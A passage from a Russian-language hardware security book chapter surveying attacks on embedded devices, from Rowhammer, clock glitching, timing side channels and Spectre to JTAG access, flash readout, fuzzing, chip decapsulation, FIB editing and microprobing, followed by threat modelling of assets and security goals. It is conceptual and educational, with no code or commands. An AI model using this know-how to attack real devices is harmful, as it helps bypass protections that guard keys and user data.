Аппаратные атаки, очевидно, нацелены на аппаратное обеспечение, например на доступ к порту отладки *Joint Test Action Group* (JTAG). Но они также могут быть нацелены на ПО, например чтобы обойти проверку пароля. В этой книге мы не будем рассматривать программные атаки на ПО, но уделим внимание использованию ПО для атаки на аппаратное обеспечение.

Как упоминалось ранее, поверхность атаки — отправная точка для атакующего, состоящая из доступных компонентов оборудования и программного обеспечения. Рассматривая поверхность атаки, мы обычно предполагаем полный физический доступ к устройству. Но иногда достаточно находиться в радиусе действия Wi-Fi (*близкий радиус действия*) или иметь подключение к любой сети (*удаленное подключение*).

Поверхность атаки может начинаться с печатной платы, но более опытный атакующий может расширить поверхность атаки до микросхемы, используя методы декапирования и микрозондирования, описанные далее в этой главе.

Программные атаки на аппаратные средства

В программных атаках на аппаратные средства используются различные программы, позволяющие управлять устройством или мониторить его работу. Существуют два подкласса программных атак на оборудование: внедрение ошибок и атаки по побочным каналам.

Внедрение ошибок

Внедрение ошибок — сознательное приведение устройства в состояние, в котором оно начинает сбоить. Само по себе это действие не является атакой, но его результат может превратиться в нее. Злоумышленники пытаются использовать такие искусственно созданные ошибки. Например, могут получить привилегированный доступ к устройству, минуя проверки безопасности. Практика внедрения ошибок и последующего использования их результатов называется *атакой по сбоям*.

Забивание DRAM — хорошо известный метод внедрения ошибок. В нем микросхема памяти DRAM бомбардируется неестественным шаблоном доступа в трех соседних строках. При многократной активации двух внешних строк в центральной строке-жертве происходит переключение битов. Эта атака вызывает инвертирование битов DRAM, превращая строки-жертвы в таблицы страниц. *Таблицы страниц* — это поддерживаемые операционной системой структуры, которые ограничивают доступ приложений к памяти. Изменяя биты управления доступом или адреса физической памяти в этих таблицах, приложение может получить доступ к памяти, к которой в обычных обстоятельствах доступа нет, а это уже позволяет расширить привилегии приложения. Хитрость заключается в том, чтобы изменить структуру памяти таким образом, чтобы строка-жертва с таблицами страниц находилась между строками, контролируемыми злоумышленником, а эти строки активируются из программного обеспечения высокого уровня. Было доказано, что этот метод работает на процессорах x86 и ARM, причем реализуется как низкоуровневым программным обеспечением, так и JavaScript. Больше информации можно найти в статье *Drammer: Deterministic Rowhammer Attacks on Mobile Platforms* Виктора ван дер Вина и др.

Разгон ЦП — еще один метод внедрения ошибок. Разгон вызывает временные ошибки, называемые *ошибками синхронизации*. Результатом такой ошибки могут быть неверные значения битов в регистре ЦП. *CLKSCREW* — пример атаки на разгон ЦП. Поскольку программное обеспечение на мобильных телефонах может управлять частотой ЦП и напряжением ядра, злоумышленник может заставить ЦП сбоить, снижая напряжение и кратковременно повышая частоту процессора. Правильно рассчитав время, злоумышленник может сгенерировать ошибку проверки подписи RSA и загрузить неправильно подписанный произвольный код. Подробнее об этом — в статье *CLKSCREW: Exposed the Perils of Security-Boblivious Energy Management* Эдриана Танга и др.

Подобные уязвимости можно найти везде, где программное обеспечение способно заставить устройство работать в режиме, отличном от номинального. В будущем станут изобретаться и другие варианты подобных атак.

Атаки по побочным каналам

Синхронизацией ПО называют число тактов, необходимое процессору для выполнения программной задачи. Как правило, более сложные задачи занимают

больше времени. Например, сортировка списка из 1000 чисел занимает больше времени, чем сортировка списка из 100 чисел. Неудивительно, что атакующий может использовать для атаки именно время выполнения. В современных встроенных системах измерить время выполнения несложно, причем с точностью до такта! Это ведет к возникновению *атак по времени*, в ходе которых атакующий пытается связать время выполнения программного обеспечения с неким значением, которое пытается извлечь из системы.

Например, функция `strcmp` языка С сравнивает две строки. Она сравнивает символы строки один за другим, начиная с первого, и, как только встречается различие, останавливается. При использовании функции `strcmp` для сравнения введенного пароля с сохраненным ее время выполнения позволяет получить информацию о пароле, поскольку функция завершает работу при обнаружении первого несовпадающего символа между паролем злоумышленника и паролем, установленным в устройстве. Таким образом, время выполнения функции `strcmp` позволяет понять, сколько начальных символов в паролях совпало (мы подробнее опишем эту атаку в главе 8, а в главе 14 покажем, как реализовать это сравнение).

RAMBleed – еще одна атака по побочным каналам, которую можно запустить из программного обеспечения, как показали Кwon и др. в работе *RAMBleed: Reading Bits in Memory Without Accessing Them*. В работе используется забивание DRAM для чтения битов из памяти. В атаке RAMBleed инверсия битов происходит в строке атакующего в зависимости от данных в строках жертвы. Таким образом, атакующий может узнать, что хранится в памяти другого процесса.

Микроархитектурные атаки

Теперь, когда вы понимаете принцип атак по времени, рассмотрим пример. Современные процессоры работают быстро, поскольку за долгие годы в них было выявлено и внедрено огромное количество оптимизаций. Например, работа кэш-памяти предполагает, что если мы обращались к каким-то ячейкам памяти, то они могут скоро понадобиться снова. Следовательно, данные в этих ячейках памяти хранятся физически ближе к центральному процессору и доступ к ним осуществляется быстрее. Еще один пример оптимизации возник из идеи о том, что результат умножения числа N на 0 или 1 тривиален, поэтому выполнение полноценного умножения не требуется, поскольку ответ равен 0 или N . Из этих оптимизаций состоит *микроархитектура* и аппаратная реализация набора инструкций.

Но именно здесь оптимизации скорости и безопасности противоречат друг другу. Если оптимизация связана с каким-то секретным значением, то фактически прямо указывает на него. Например, если умножение N на K для неизвестного K иногда выполняется быстрее, то в этих «быстрых» случаях значение K равно 0 или 1. Или если область памяти кэширована, то получить доступ к ней можно

быстрее, поэтому внезапный быстрый доступ к некой произвольной области означает, что к ней уже недавно обращались.

В печально известной атаке *Spectre* 2018 г. используется оптимизация *спекулятивного выполнения*. Вычисление ветви кода, по которой должен пойти алгоритм, требует времени. Вместо того чтобы ожидать вычисления условия, спекулятивное выполнение угадывает результат и выполняет ветвь кода, как если бы предположение было правильным. Если догадка верна, то выполнение просто продолжается, а если нет, выполняется откат. Важно здесь то, что спекулятивное выполнение влияет на состояние кэшей ЦП. *Spectre* заставляет ЦП выполнять спекулятивную операцию, влияя на кэш определенным образом в зависимости от некоего секретного значения, а затем использует атаку по времени кэша, чтобы восстановить это значение. Как показано в работе *Spectre Attacks: Exploiting Speculative Execution* Пола Кочера и др., мы можем использовать этот трюк в некоторых уже созданных или будущих программах, чтобы сбросить всю память процесса-жертвы. Проблема заключается в том, что процессоры оптимизировались по скорости на протяжении десятилетий, и существует еще множество оптимизаций, которые тоже можно использовать подобным образом.

Атаки на уровне печатной платы

Плата часто является начальной поверхностью атаки на устройства, поэтому злоумышленнику крайне важно узнать как можно больше о ее конструкции. Это позволяет понять, где именно можно подключиться к плате и где расположены лучшие точки для атаки. Например, чтобы перепрограммировать прошивку устройства (чтобы далее получить полный контроль над устройством), злоумышленнику сначала необходимо найти порт, через который программируется плата.

Чтобы выполнить атаку на уровне печатной платы, на большинстве устройств достаточно отвертки. В некоторых устройствах реализована физическая защита от несанкционированного доступа и система реагирования на несанкционированный доступ, например в платежных терминалах, сертифицированных по стандарту FIPS (Federal Information Processing Standard, Федеральный стандарт обработки информации) 140 уровня 3 или 4. Обход защиты от несанкционированного доступа к электронным компонентам — интересное занятие, но в этой книге не рассматривается.

Один из примеров атаки на уровне печатной платы — переключение настроек SoC путем вытягивания определенных контактов с помощью *перемычек*. Последние на печатной плате обозначены как резисторы 0 Ом (резисторы с нулевым сопротивлением) (рис. 1.6). Эти настройки SoC могут позволить включить отладку, загрузку без проверки подписи или другие параметры, связанные с безопасностью.




Рис. 1.6. Резисторы с нулевым сопротивлением (R29 и R31)

Изменить конфигурацию с помощью добавления или удаления перемычек — тривиальная задача. Хотя современные многослойные печатные платы и устройства поверхностного монтажа становятся все сложнее, для перестановки перемычки вам потребуется лишь твердая рука, микроскоп, пинцет, тепловая пушка и, конечно же, терпение для выполнения задачи.

Еще один полезный вид атаки на уровне печатной платы — считывание чипа флеш-памяти, в котором обычно содержится большая часть программного обеспечения устройства. А это невероятный кладезь информации. Некоторые флеш-устройства поддерживают только чтение, но большинство из них позволяют записывать на них важные изменения в обход функций безопасности. Чип флеш-памяти, скорее всего, проверяет разрешения на чтение с помощью определенного механизма управления доступом, который может быть уязвим к внедрению ошибок.

В системах, разработанных с учетом требований безопасности, изменения во флеш-памяти могут привести к тому, что система вообще перестанет загружаться, поскольку образ флеш-памяти должен содержать действительную цифровую подпись. Иногда образ флеш-памяти закодирован или зашифрован, и если первое можно обратить (мы видели варианты с простыми операциями XOR), то для второго нужен ключ.

О реверс-инжиниринге печатных плат мы поговорим более подробно в главе 3. Там же, когда будем рассматривать взаимодействие с реальными целями, рассмотрим управление тактовой частотой и питанием.

Логические атаки

Логические атаки работают на уровне логических интерфейсов (например, взаимодействуя через существующие порты ввода/вывода). В отличие от атак на уровне платы, логические атаки выполняются не на физическом уровне. Логическая атака нацелена на программное или микропрограммное обеспечение встроенного устройства и пытается пробиться через его защиту, не прибегая к физическому воздействию. Это как если бы вы взламывали чей-то дом (устройство), зная, что его хозяин (ПО) имеет привычку оставлять заднюю дверь (интерфейс) незапертой и, следовательно, взлом вовсе не требуется.

В наиболее известных видах логических атак повреждается память и внедряется код, но этим дело не ограничивается. Например, если на скрытом последовательном порте электронного замка доступна консоль отладки, то отправка команды «разблокировать» может открыть замок. Или если устройство отключает защитные меры в целях экономии энергопотребления, то можно сымитировать сигнал о низком заряде батареи, чтобы искусственно отключить меры безопасности. Логические атаки нацелены на ошибки проектирования, конфигурации, реализации или на функции, которыми можно воспользоваться, чтобы пробиться через безопасность системы.

Отладка и трассировка

Существуют два очень мощных механизма управления, которые встраиваются в ЦП еще при проектировании и производстве, — функции аппаратной отладки и трассировки. Они часто реализуются поверх интерфейса *Joint Test Action Group* (JTAG) или *Serial Wire Debug* (SWD). На рис. 1.7 показан открытый порт JTAG.




Рис. 1.7. Плата с открытым разъемом JTAG. Обычно он выглядит более невзрачно

Имейте в виду, что на защищенных устройствах отладка и трассировка могут отключаться с помощью FUSE-битов, перемычки или какого-нибудь особого секретного кода или механизма запроса/ответа. На менее защищенных устройствах просто удаляется только JTAG (подробнее о JTAG — в следующих главах).

Фаззинг

Фаззинг — метод, заимствованный из области программной безопасности и направленный на выявление проблем безопасности в коде. Обычно фаззинг применяется, для того чтобы найти сбои, с помощью которых можно внедрить код. *Простой фаззинг* сводится к отправке цели разных случайных данных и наблюдению за ее поведением. Надежные и безопасные цели никак не реагируют на такие атаки, а вот менее надежные или менее безопасные устройства могут начать вести себя ненормально или аварийно завершать работу. Анализ аварийных дампов или проверка отладчиком позволяют точно определить источник сбоя и возможность его использования себе на благо. *Интеллектуальный фаззинг* сосредоточен на работе с протоколами, структурами данных, типичными значениями, вызывающими сбои, или структурой кода. Этот метод более эффективен для моделирования граничных случаев (ситуаций, которые обычно не ожидаются), которые приведут к сбою цели. *Фаззинг на основе генерации* создает входные данные с нуля, а *фаззинг на основе мутаций* берет существующие входные данные и изменяет их. В *фаззинге на основе покрытия* используются дополнительные данные (например, информация о том, какие именно части программы выполняются с определенными входными данными), что позволяет найти более глубокие ошибки.

Фаззинг также можно применять к устройствам, но на гораздо более сложных условиях, чем в случае ПО. Выполняя фаззинг устройства, обычно намного сложнее получить информацию о покрытии работающего на нем программного обеспечения, поскольку у вас попросту меньше доступа к этому ПО. Фаззинг через внешний интерфейс без контроля над устройством не позволяет получить информацию о покрытии, а это иногда мешает понять, удалось ли вообще добиться сбоя.

Наконец, фаззинг эффективен, только когда выполняется на высокой скорости. В программном фаззинге могут перебираться от тысяч до миллионов случаев в секунду. На встроенных устройствах достичь такой скорости непросто. Существует также метод *перемещения прошивки*, когда прошивка устройства помещается в среду эмуляции, которую можно запустить на ПК. Этот метод решает большинство проблем с фаззингом на устройстве, но взамен приходится создавать среду эмуляции.

Анализ образов флеш-памяти

В большинстве устройств есть микросхемы флеш-памяти, которые по отношению к основному процессору являются внешними устройствами. Если

устройство поддерживает обновление программного обеспечения, то образы прошивки для него зачастую можно найти в интернете. Получив образ, вы можете использовать различные инструменты для его анализа, например *binwalk*. Эти инструменты позволяют идентифицировать различные части образа, например разделы кода, разделы данных, файловые системы и цифровые подписи.

Наконец, определить возможные уязвимости хорошо помогают дизассемблирование и декомпиляция образов программного обеспечения. Кроме того, была проведена некоторая интересная работа по статическому анализу (например, последовательному выполнению) встроенного ПО устройства. См. статью *BootStomp: On the Security of Bootloaders in Mobile Devices* Нило Редини и др.

Неинвазивные атаки

Неинвазивные атаки не влияют на чип физически. В атаках по побочным каналам для раскрытия секретов устройства используется анализ некоего измеримого поведения системы (например, измерение энергопотребления устройства для извлечения ключа AES). В атаках по сбоям используется внедрение в аппаратное обеспечение сбоев, позволяющих обойти механизм безопасности. Например, сильный электромагнитный (ЭМ) импульс может отключить проверку пароля, и тогда система примет любой пароль. (Главы 4 и 5 посвящены этим темам.)

Чип-инвазивные атаки

Эти атаки нацелены на корпус чипа или кремний внутри него, работая в миниатюрном мире проводков и триггеров. Для этого требуются гораздо более сложные, передовые и дорогие методы и оборудование, чем мы обсуждали до сих пор. Такие атаки в данной книге обсуждаться не будут, но ниже представлен обзор того, что могут сделать продвинутые злоумышленники.

Декапсуляция, распаковка и переподключение

Декапсуляция — процесс удаления части корпуса схемы с помощью химии, обычно с использованием нескольких капель дымящейся азотной или серной кислоты, помещенных на корпус чипа, чтобы он растворился. В результате получается дырка в корпусе, через которую можно осмотреть саму микросхему, и если сделать это правильно, то микросхема останется работоспособной.

ПРИМЕЧАНИЕ

Декапсуляцию можно выполнять даже дома, если есть подходящая вытяжка и другие средства безопасности. Если вы смелый, ловкий и умелый, то *Евангелие от PoC | GTFO* от No Starch Press подробно расскажет вам о том, как выполнять декапсуляцию в домашних условиях.

При *распаковке* вы макаете весь корпус в кислоту, после чего оголяется буквально весь чип. Вам нужно будет заново приклеить чип, чтобы восстановить его функциональность, а для этого придется подсоединить крошечные провода, которые обычно соединяют чип с выводами корпуса (рис. 1.8).




Рис. 1.8. Микросхема со снятым корпусом, на которой видны оголенные соединительные провода (Трэвис Гудспид, лицензия CC BY 2.0)

Несмотря на то что в процессе разборки работоспособность чипа может быть утрачена, даже нерабочие чипы подходят для визуализации и оптического обратного проектирования. Но для большинства атак все же требуется рабочий чип.

Микрообразы и реверс-инжиниринг

После вскрытия чипа первым делом нужно определить его крупные функциональные блоки и найти среди них интересующие вас. На рис. 1.2 показаны примеры структур. Самые большие блоки на кристалле — это память, например статическая оперативная память (static RAM, SRAM), в которой хранятся кэши процессора (или тесно связанная память), и ПЗУ для загрузочного кода. Любые длинные, преимущественно прямые пучки линий — это шины, соединяющие ЦП и периферию. Знание относительных размеров и того, как выглядят те или иные компоненты, уже позволяет вам заняться реверс-инжинирингом чипа.

Когда чип снят, как на рис. 1.8, вам виден только верхний металлический слой. Чтобы разобрать весь чип, нужно будет *расслоить* его, с помощью полировки снимать его слои, чтобы обнажить следующий слой.

На рис. 1.9 показано поперечное сечение чипа на *комплементарном металл-оксид-полупроводнике (КМОП)*. На таких чипах построено большинство современных устройств. Как видно на рисунке, у чипа есть несколько слоев и переходных отверстий из меди, которые соединяют транзисторы (поликремний/подложка). Самый нижний слой металла используется для создания стандартных ячеек, на которых из ряда транзисторов формируются логические элементы (И, исключающее ИЛИ и т. д.). Верхние слои обычно используются для разводки питания и синхронизации.




Рис. 1.9. Сечение КМОП-чипа

На рис. 1.10 показаны фотографии слоев внутри типичного чипа.




Рис. 1.10. Различные слои внутри КМОП-чипа (изображение предоставлено Кристофером Тарновски, [seminconductor.guru@gmail.com](mailto:semicolon semiconductor.guru@gmail.com))

Получив качественный образ чипа, можно восстановить список соединений из образов или двоичного дампа загрузочного ПЗУ. Список соединений — это, по сути, описание того, как взаимосвязаны логические вентили, на которых

держится вся цифровая логика проекта. И список соединений, и дамп загрузочного ПЗУ позволяют атакующим находить слабые места в коде или конструкции микросхемы. В работах *Bits from the Matrix: OpticalROM Extraction* Криса Герлински и *Integrated Circuit Offensive Security* Оливье Томаса, представленных на конференции Hardwear.io 2019, дано хорошее введение в тему.

Сканирующий электронный микроскоп

Сканирующий электронный микроскоп (*СЭМ*) выполняет растровое сканирование объекта с помощью электронного луча и снимает измерения с электронного детектора, формируя затем изображения сканируемой цели с разрешением меньше 1 нм, что позволяет разглядеть даже отдельные транзисторы и соединения. Из полученных изображений можно создавать списки соединений.

Внедрение оптических ошибок и анализ оптического излучения

Когда поверхность чипа открыта и видна, можно «побаловаться с фотонами». Из-за эффекта люминесценции горячих носителей переключающие транзисторы иногда светятся. С помощью ИК-чувствительного датчика на устройстве с зарядовой связью (*ПЗС*), подобного тем, которые используются в любительской астрономии, или лавинного фотодиода (*ЛФД*) вы можете определить активные области чипа по испускаемым из них фотонам, что тоже помогает в реверс-инжиниринге (а если точнее, в анализе побочных каналов). Например, с помощью измерений фотонов вы можете определять секретные ключи. См. работу *Simple Photonic Emission Analysis of AES: Photonic Side Channel Analysis for the Rest of Us* Александра Шлессера и др.

Помимо использования фотонов для наблюдения за процессами, с их помощью также можно внедрять ошибки за счет изменения проводимости затворов. Это называется *оптическим внедрением ошибок* (подробнее о нем поговорим в главе 5 и в приложении А).

Редактирование сфокусированным ионным пучком и микрозондирование

Сфокусированный ионный пучок (*focused ion beam*, *FIB*) – это техника, в которой либо для удаления частей чипа, либо для нанесения материала на чип в нанометровом масштабе используется ионный пучок, что позволяет злоумышленникам обрезать соединения чипа, прокладывать новые соединения или подготовливать контактные площадки для микрозондирования. Редактирование *FIB* требует времени и навыков (и дорогого прибора *FIB*), но, как вы уже поняли, этот метод позволяет обойти сложные аппаратные механизмы безопасности, если злоумышленник сможет перед этим их обнаружить. Цифрами на рис. 1.11 обозначены отверстия, созданные *FIB* для доступа к нижним слоям металла. «Шляпки» вокруг отверстий созданы для обхода активной защиты.




Рис. 1.11. Ряд правок FIB для облегчения микрозондирования (изображение предоставлено Кристофером Тарновски, semiconductor.guru@gmail.com)

Микрозондирование — метод, используемый для измерения или подачи тока в контакт чипа. При работе с элементами большего размера контактная площадка может быть и не нужна. Выполнение любой из этих атак требует серьезных навыков, тем не менее если у атакующего есть ресурсы для выполнения атак такого уровня, то защититься от него будет очень сложно.

Итак, мы рассмотрели ряд различных атак, связанных со встроенными системами. Помните, что любой атаки достаточно, чтобы скомпрометировать систему. Однако стоимость и навыки, необходимые для проведения разных атак, сильно различаются, поэтому важно понять, какую именно цель мы атакуем. Сопротивляться нападению хакера, имеющего бюджет в миллион долларов, и сопротивляться любителю, в распоряжении которого 25 долларов и экземпляр этой книги, — совершенно разные по сложности вещи.

Активы и цели безопасности

Анализируя активы, из которых строится продукт, нужно задать вопрос: «Какие активы для меня действительно важны?» Злоумышленник тоже его задаст. Защитник активов может ответить на этот, казалось бы, простой вопрос, множеством способов. Генеральному директору компании важнее всего имидж и состояние бренда. Главный специалист по конфиденциальности охраняет

персональные данные потребителей, а криптограф пааноидально относится к сохранности секретных ключей. Все эти ответы на вопрос взаимосвязаны. Если ключи будут раскрыты, это может нарушить конфиденциальность клиентов, что, в свою очередь, негативно повлияет на имидж бренда и вызовет угрозу финансовому благополучию всей компании. Но используемые на каждом уровне механизмы защиты различаются.

Актив может быть ценным и для злоумышленника. Что именно это будет, зависит от его мотивации. Это может быть уязвимость, которая позволяет злоумышленнику продавать секрет взлома кода другим злоумышленникам. Это могут быть данные кредитной карты или платежные ключи жертв. Злоумышленник из корпоративного мира может намеренно пытаться испортить репутацию бренда конкурента.

При моделировании угроз следует анализировать точки зрения как атакующего, так и защитника. В рамках этой книги мы ограничиваемся техническими активами на самом устройстве, предполагая, что желаемые активы представлены в виде некой последовательности бит на целевом устройстве и они должны оставаться конфиденциальными и целостными. *Конфиденциальность* дает возможность скрывать актив от злоумышленников, а *целостность* позволяет защищать его от изменений.

Раз уж вы увлеклись вопросами безопасности, то вам может быть интересно, почему мы не упомянули о доступности. *Доступность* — это свойство, позволяющее поддерживать быстродействие и функциональность системы, что особенно важно для центров обработки данных и систем, связанных с безопасностью, например промышленных систем управления и автономных транспортных средств, перерывы в работе системы которых недопустимы.

Доступность активов имеет смысл защищать только в тех случаях, когда к устройству нет физического доступа, например если доступ к нему осуществляется через сеть или интернет. Атаки типа «отказ в обслуживании» (DDoS-атаки), которые выводят из строя сайты, стремятся нарушить именно доступность. Скомпрометировать доступность встраиваемых устройств очень легко: их можно просто выключить, разбить молотком или взорвать.

Цель безопасности отражает то, насколько хорошо вы хотите защитить определенные активы, от каких типов атак и злоумышленников и как долго должна держаться защита. Определение целей безопасности помогает сосредоточить усилия, прилагаемые при разработке проекта, на правильных стратегиях противодействия ожидаемым угрозам. Произойти может многое, и неизбежно придется идти на компромиссы, и, хотя мы понимаем, что универсальных решений не существует, приведем несколько распространенных примеров.

Хотя это и не очень распространено, указывать сильные и слабые стороны устройства — верный признак зрелой системы безопасности поставщика.

Конфиденциальность и целостность двоичного кода

Как правило, основная цель двоичного кода — защита целостности или гарантия того, что на устройстве выполняется именно тот код, который задумал автор. Защита целостности ограничивает возможности изменения кода, но представляет собой палку о двух концах. Чересчур надежная защита целостности может связать руки даже владельцу, ограничивая код, который можно запустить на устройстве. Целое сообщество хакеров пытается обойти эти механизмы на игровых консолях и запустить собственный код. С другой стороны, защита целостности, безусловно, лучше защиты от вредоносного ПО, которое поражает цепочку загрузки, а также игрового пиратства или правительственные программ с вредоносными бэкдорами.

Цель конфиденциальности состоит в том, чтобы затруднить воровство интеллектуальной собственности, например контента, а также ограничить возможность поиска уязвимостей в прошивке. Последнее, впрочем, усложняет поиск уязвимостей и для добросовестных исследователей в области безопасности, и для злоумышленников, использующих эти уязвимости (в разделе «Раскрытие проблем безопасности» мы более подробно поговорим о данной дилемме).

Конфиденциальность и целостность ключей

Криптография сводит проблему защиты данных к проблеме защиты ключей. На практике ключи защищать легче, чем более крупные блоки данных. При моделировании угроз нужно обратить внимание на то, что теперь у вас два актива: открытый текст и сам ключ. Таким образом, конфиденциальность ключей как цель безопасности обычно связана с конфиденциальностью защищаемых данных.

Например, целостность важна, когда открытые ключи хранятся на устройстве и используются для проверки подлинности: если злоумышленник может подменить открытые ключи собственными, то сможет подписывать любые данные, так как проверка подписи всегда будет пройдена успешно. Однако целостность ключей не всегда является целью. Например, если ключ используется для расшифровки некоего объекта данных, то изменение ключа просто приведет к невозможности выполнить расшифровку.

Еще один интересный момент заключается в том, как ключи внедряются в устройство или генерируются на этапе производства. Можно зашифровать или подписать сами ключи, но для этого потребуется еще один ключ. Получается длинная цепочка, и где-то в системе существует *корень доверия*, то есть ключ или механизм, которому мы просто обязаны доверять.

Обычно за корень доверия принимают производственный процесс, используемый во время начальной генерации или внедрения ключа. Например, спецификация *доверенного платформенного модуля* (Trusted Platform Module, TPM)

версии 2.0 требует первичного *начального числа*¹ (endorsement primary seed, EPS). Это число является уникальным идентификатором для каждого TPM и используется для получения первичного ключа. В соответствии со спецификацией EPS вводится в TPM или создается прямо на нем на этапе производства.

Эта практика позволяет защитить ключ, но образует критически важную центральную точку в процессе производства, в которой о ключе известно все. Системы ввода ключей особенно должны быть хорошо защищены, чтобы избежать компрометации внедренных ключей для *всех* частей, конфигурируемых этой системой. Лучше всего генерировать ключи на устройстве, чтобы даже предприятие не имело доступа ко всем ключам, а также разделять секреты на части, то есть вводить или генерировать разные части на разных этапах производства.

Удаленная проверка загрузки

Проверка загрузки представляет собой возможность криптографически подтвердить, что система загружалась с подлинных образов. Удаленная проверка загрузки — это тот же процесс, но выполняемый удаленно. В проверке участвуют две стороны: *доказывающая* должна доказать *проверяющей*, что *определенные части* системы остались неизменными. Например, с помощью удаленной проверки загрузки можно разрешить или запретить доступ устройства к корпоративной сети или принять решение о предоставлении устройству онлайн-сервиса. В последнем случае устройство является доказывающей стороной, онлайн-сервис — проверяющей, а измерения представляют собой хеши данных конфигурации и образов (прошивки), используемых во время загрузки. Чтобы доказать, что измерения являются подлинными, они подписываются электронной подписью с помощью закрытого ключа еще на этапе загрузки. Проверяющий может проверять подписи по списку разрешенных или заблокированных и должен иметь средства проверки закрытого ключа, используемого для создания подписей.

